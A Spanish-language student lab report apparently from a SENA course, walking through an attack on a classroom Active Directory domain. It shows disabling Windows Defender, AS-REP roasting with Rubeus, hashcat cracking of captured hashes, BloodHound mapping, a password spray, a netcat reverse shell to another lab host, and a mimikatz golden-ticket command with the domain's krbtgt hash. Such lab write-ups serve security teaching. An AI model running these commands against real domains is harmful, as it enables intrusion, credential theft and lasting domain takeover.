

Explotación en un Controlador de Dominio

MIGUEL ANGEL ARIAS ROMERO

CC.1020222308

SENA


Ivan Alejandro Arias

25/11/2024

MEDELLÍN

2803649

Primero lo que necesitamos una máquina windows 10 luego en mi caso es unirse al dominio y también descargar unas herramientas que no servirá para atacar el directorio activo



También el profesor nos brindó un documento txt donde se encuentran comandos para utilizar y ver información del dominio como grupos usuarios y cosas así

```
172.16.0.94  X  +
<  >  ↻  |  172.16.0.94/Enum-DA

# Obtener el controlador de dominio
Get-NetDomainController

# Obtener los usuarios del dominio
Get-NetUser
Get-NetUser -Identity <usuario>
Get-NetUser -Identity "imojean.martina" | Select-Object

# Buscar todas las descripciones de los usuarios
Get-NetUser | Select-Object samAccountName, description

# Obtener información de las máquinas del dominio
Get-NetComputer
Get-NetComputer -OperatingSystem "*Server 2016*"
Get-NetComputer -Ping
Get-NetComputer -FullData

# Obtener grupos del dominio
Get-NetGroup
Get-NetGroup -FullData
Get-NetComputer -Domain

# Obtener grupos que contienen la palabra 'admin'
Get-NetGroup *admin*
Get-NetGroup -GroupName *admin*
Get-NetGroup *admin* -FullData

# Obtener los miembros del grupo 'Domain Admins'
Get-NetGroupMember -GroupName "Domain Admins" -Recurse
```

Luego lo que tenemos que hacer es abrir powershell como administrador para poder deshabilitar los antivirus y que al momento de ejecutar las herramientas que nos brindó el profesor el win defender no borre los scripts

```
Administrador: Windows PowerShell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.
```

También tenemos que tener otra powershell en la cual tenemos que ejecutar el comando bypass lo que hace este comando es darle permisos a la shell de ejecutar los scripts de las tools

```
PS C:\Users\miguel.CS> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.
```


Acá lo que hicimos fue ejecutar uno de los comandos que se encuentra en la carpeta tools que lo que hace es listar los usuarios que se encuentran en el dominio y también la descripción de algunos que están visibles para todos

```
PS C:\Users\miguel.CS> . C:\Users\miguel.CS\Desktop\Tools2\CRTE\PowerView.ps1
PS C:\Users\miguel.CS> Get-NetUser | Select-Object samAccountName, description

samaccountname      description
-----
Administrador       Cuenta integrada para la administración del equipo o dominio
Invitado            Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt              Cuenta de servicio de centro de distribución de claves
jennette.rowena
sabra.loni
mil.halimeda
amalle.lory
cora.audrie
hazel.ruthanne
claudelle.georgina
britney.norrie
hildegarde.marjory
calley.leonard
helga.devina
shaylah.desdemonia
ariela.denise
candie.klaus
blake.jacquie
fredelia.evangelin
eadie.letti
arlen.kassia
ariel.agata
delcine.marieann    New User ,DefaultPassword
letisha.kirstyn
margi.danice
glenna.kerwinn
emma.janel
ivie.felipa
lock.ara
helena.lilla
```

Luego entramos a la carpeta de las herramientas para luego ejecutar un llamada rubeus que es unpost-explotación que se utiliza en pruebas de penetración y auditorías de seguridad para atacar entornos de Active Directory

```
PS C:\Users\miguel.CS\Desktop\Tools2> cd .\CRTE\  
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE> .\Rubeus.exe
```



Luego ejecutamos el siguiente comando ASREPROast es una técnica de ataque en entornos de Active Directory relacionada con Kerberos. Se centra en explotar cuentas de usuario que no tienen habilitada la opción de requerir preautenticación Kerberos

```
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE> .\Rubeus.exe asreproast /domain:cs.org
```

Nos brindaron varios usuarios y escogemos uno el cual tiene un hash que tenemos que desencriptar

```
$krb5asrep$candie.klaus@cs.org:3AC6204BC0D6BA46F9AD841991280695$68666D11EE8E2A5E  
9897E6FB38C92C460666693F7005B8E166B1028BE358159028E284BDC11ADF1BFB34C0D691202EF6  
D63DF64A66D3DA14CB89818E98CC4D0390E6673972A1FD979759B69A5FEB46ED00BD1AB6CD098817  
9FE7E1C8F24CD990C73CA6E6C7C8507C14212E3738E9E309390D9B846FA6A94C35DAC633C2C170DB  
873F5A7088DA9EADC03EBBCA343DFB9B40AAD28334282CC7DA77576001099E1AE4C71A88CE726A9B  
5514EE6D3101C72BA2F08E7B44F5F8D1071B64B486541C7CE703860C6A98077AAE930DFEF6E3E0D9  
AA31344FB4BD6461E88468BFB1FC213B
```

Para poder descifrar el hash necesitamos una máquina kali linux donde crearemos un archivo con touch donde vamos a copiar y pegar el hash que nos dieron en windows

```
(kali@kali)-[~]  
$ touch hash.txt  
  
(kali@kali)-[~]  
$ ls  
backup      Downloads  mige.war  my_file.txt  Public      rockyou.txt  tom.war  
Desktop     hash.txt  mig.war   officees     reports     sunset       Videos  
Documents   log.txt   Music     Pictures     robots.txt  Templates    windows.txt  
  
(kali@kali)-[~]  
$ nano hash.txt  
  
(kali@kali)-[~]  
$ hashcat -m 18200 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt  
hashcat (v6.2.6) starting  
  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platfo  
rm #1 [The pocl project]
```

Vemos que nos brindaron dos contraseñas con su respectivo usuario esto va ser muy importante ya que vamos a tener un acceso al dominio con unos usuarios que ya estaban ahí

```
(kali@kali)-[~]
$ cat cracked.txt
$krb5asrep$kathey.josey@cs.org:3ac6204bc0d6ba46f9ad841991280695$68666d11ee8e2a5e9897e6fb38c92c460666693f7005b8e166b1028be358159028e284bdc11adf1bfb34c0d691202ef6d63df64a66d3da14cb89818e98cc4d0390e6673972a1fd979759b69a5feb46ed00bd1ab6cd0988179fe7e1c8f24cd990c73ca6e6c7c8507c14212e3738e9e309390d9b846fa6a94c35dac633c2c170db873f5a7088da9eadc03ebbca343dfb9b40aad28334282cc7da77576001099e1ae4c71a88ce726a9b5514ee6d3101c72ba2f08e7b44f5f8d1071b64b486541c7ce703860c6a98077a9e930dfef6e3e0d9aa31344fb4bd6461e88468bfb1fc213b:apollo
```

```
(kali@kali)-[~]
$ cat cracked2.txt
$krb5asrep$kathey.josey@cs.org:3b863934ffed96dd678e3378ed2b7b25$bfdbab090cb1fcd69ce6e612f221008703eaa97f2fb78ca910df34b30479956c0604e4ec6c596caa1453ce54c6e0fc94ba5e39a6962b0b858ef103333c660431d5108eb9ce39a3c72569ebae5ad53f4041ae0988b3ae450f535ba1b9d00803323157fb2e90ede49a05338c484c921d8ce38993bb4c0d56ad6c09cd152d41f091534fb91b1de4452e62580a0f19c0ad7227315fad837e5cc7185174afa4f5060a62aa24f7ed1331832c6115ce91a7952816204d21ca4ab2028d4aadfd0c918456e7ecb1d2a3f373663bcbac3c1627add4afa7204575671ba04ea1dc809eba20b:qwer1234
```

Lo que vamos a hacer es descargar bloodhound BloodHound es una herramienta de código abierto utilizada en pruebas de penetración y auditorías de seguridad para analizar y mapear relaciones de confianza y dependencias en entornos de Active Directory

```
(kali@kali)-[~]
$ sudo apt update && sudo apt install -y bloodhound
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.3 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [49.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [274 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [197 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [876 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.6 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [23.1 kB]
Fetched 71.2 MB in 5min 2s (235 kB/s)
539 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Luego iniciamos el bloodhound con el siguiente comando

```
(kali@kali)-[~]
$ sudo neo4j console
[sudo] password for kali:
Directories in use:
home:           /usr/share/neo4j
config:         /usr/share/neo4j/conf
logs:           /etc/neo4j/logs
plugins:        /usr/share/neo4j/plugins
import:         /usr/share/neo4j/import
data:           /etc/neo4j/data
certificates:   /usr/share/neo4j/certificates
licenses:       /usr/share/neo4j/licenses
run:            /var/lib/neo4j/run
Starting Neo4j.
```

Nos pide registrarnos pues procedemos a registrarnos para poder utilizarlo como lo necesitamos

enticated

Connect URL

neo4j:// ▾ localhost:7687

Database - leave empty for default

Authentication type

Username / Password ▾

Username


neo4j

Password


•••••

Connecting...

Iniciamos sesion


BLOODHOUND

Log in to Neo4j Database

bolt://localhost:7687 

kali

•••••

☐ Save Password

Login

Luego tenemos que ir a la carpeta tools donde se encuentra una llamada \bloodhound-master\collectors vamos a activar los scripts de esa carpeta con \sharhound.ps1 luego para estar más organizados más a crear una carpeta

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> . .\SharpHound.ps1
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> mkdir kali


Directorio: C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors

Mode                LastWriteTime         Length Name
----                -
d-----          15/11/2024   9:52             kali
```


Luego entramos a la carpeta que creamos y invocamos el bloodhound que esto lo que hacer es crear un archivo para poder montar en la aplicación

```
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> cd .\kali\
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors\kali> Invoke-BloodHound
2024-11-15T09:52:32.4103064-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-11-15T09:52:32.5197975-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-15T09:52:32.5354272-05:00|INFORMATION|Initializing SharpHound at 9:52 on 15/11/2024
2024-11-15T09:52:33.0194016-05:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-15T09:52:33.3163436-05:00|INFORMATION|Beginning LDAP search for cs.org
2024-11-15T09:52:33.5035402-05:00|INFORMATION|Producer has finished, closing LDAP channel
2024-11-15T09:52:33.5035402-05:00|INFORMATION|LDAP channel closed, waiting for consumers
```


Luego vemos que si se creo la carpeta y vamos dentro de ella para recibir si se creo la invocación




Luego vemos que las en las tools vemos que hay una que nos deja crear un sitio temporal par poder pasar el archivo a el kali y también por medio de una carpeta compartida




Cargamos el archivo en update en bloodhound para poder que empiece a descargarse para que nos brinde más información sobre el dominio



Vemos que nos cargó una información inicial tenemos sobre el dominio buscamos si existe un usuario que tenga dcsyncs



Vemos que si existen varios usuarios que tienes eso permisos




Vamos hacer un password spray con una contraseña que nos brindó el profesor entonces con la lista de usuarios que listamos al principios creamos un archivo txt y lo agregamos ahí que lo que va hacer el password spray es ver si la contraseña pertenece algún usuario de la lista y vemos que si tiene éxito con usuario que tiene dcsyncs

```
PS C:\Users\miguel.CS\Downloads> Invoke-DomainPasswordSpray -Password "Changeme123!" -UserList C:\Users\miguel.CS\Documents\usr.txt -Verbose
[*] Using C:\Users\miguel.CS\Documents\usr.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] The domain password policy observation window is set to 1 minutes.
[*] Setting a 1 minute wait in between sprays.


Confirm Password Spray
Are you sure you want to perform a password spray against 120 accounts?
[Y] Yes [N] No [?] Ayuda (el valor predeterminado es "Y"): y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Changeme123! against 120 users. Current time is 8:31
[*] SUCCESS! User:kerrie.lurleen Password:Changeme123!
[*] Password spraying is complete
PS C:\Users\miguel.CS\Downloads>
```

AS-REP Roasting: Extracción de hashes de contraseñas de cuentas con pre autenticación deshabilitada en Kerberos en github vemos que existe un script para esta función en lo que hacemos es copiar el link y descargarlo en el kali linux




```
#!/usr/bin/env python
# Impacket - Colección de clases de Python para trabajar con protocolos de red.
#
# Copyright Fortra, LLC y sus empresas afiliadas
#
# Reservados todos los derechos.
#
# Este software se proporciona bajo una versión ligeramente modificada
# de la Licencia de Software Apache. Consulte el archivo LICENCIA adjunto
# para más información.
#
```


vemos que se descarga con wget y el link y al final el nombre que le ponemos a el archivo



ejecutamos el comando python3 para poder ver que hash nos brinda esta herramienta Kerberoasting: Obtención de hashes de contraseñas vinculadas a cuentas de servicios de Kerberos.



vemos que nos brinda un hash de administrador con el cual podemos iniciar con los hash del administrador por medio netcat Pass-the-Hash (PTH): Uso de hashes en lugar de contraseñas para autenticación.



Directory list:

- [enumplus/](#)
- [exe2bat.exe](#)
- [fgdump/](#)
- [fport/](#)
- [klogger.exe](#)
- [mbenum/](#)
- [nbtenum/](#)
- [nc.exe](#)

En este caso vemos que podemos conectarnos con otro compañero que tambien este en el dominio pongo a la ip del kali de él y con un puerto por el cual el va escuchar y poderse conectar con mi maquina

```
PS C:\Users\miguel.CS\Downloads> .\nc.exe -e cmd.exe 172.16.1.48 1010
```

Pass-the-Ticket (PTT): Uso de tickets Kerberos comprometidos para acceder a recursos. vemos que en las tools ahi un herramienta llamada mimikatz la cual nos servirá para hacer tickets a nombre de kervero con el cual tenemos acceso permiso de todo con estos tickets

```
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE> .\mimikatz.exe

#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## ( \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/
```

kerberos::golden /user:Administrador /domain:cs.org
/sid:S-1-5-21-3125701002-1384462348-288929791
/rc4:b3801459661932d33c1df165a9705178 /service:krbtgt /target:cs.org
/sids:S-1-5-21-3125701002-1384462348-288929791-502
/ticket:C:\Users\sebas.CS\Desktop\sebas.kirbi Aca vemos como crear un ticket gold el cual nos vale como por 3 años

```
mimikatz # kerberos::golden /user:Administrador /domain:cs.org /sid:S-1-5-21-3125701002-1384462348-288929791 /rc4:b3801459661932d33c1df165a9705178 /service:krbtgt /target:cs.org /sids:S-1-5-21-3125701002-1384462348-288929791-502
User : Administrador
Domain : cs.org (CS)
SID : S-1-5-21-3125701002-1384462348-288929791
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3125701002-1384462348-288929791-502 ;
ServiceKey: b3801459661932d33c1df165a9705178 - rc4_hmac_nt
Service : krbtgt
Target : cs.org
Lifetime : 25/11/2024 7:34:57 ; 23/11/2034 7:34:57 ; 23/11/2034 7:34:57
-> Ticket : C:\Users\miguel.CS\Desktop\ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

El ataque Pass-the-Ticket (PTT) es una técnica de post-explotación en la que un atacante utiliza tickets Kerberos previamente comprometidos para autenticarse y acceder a recursos dentro de un dominio sin necesidad de las credenciales originales del usuario. Este ataque se aprovecha de cómo Kerberos maneja la autenticación y los tickets en redes basadas en Active Directory

```
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\Old_Tools> cd .\kekeo_old\
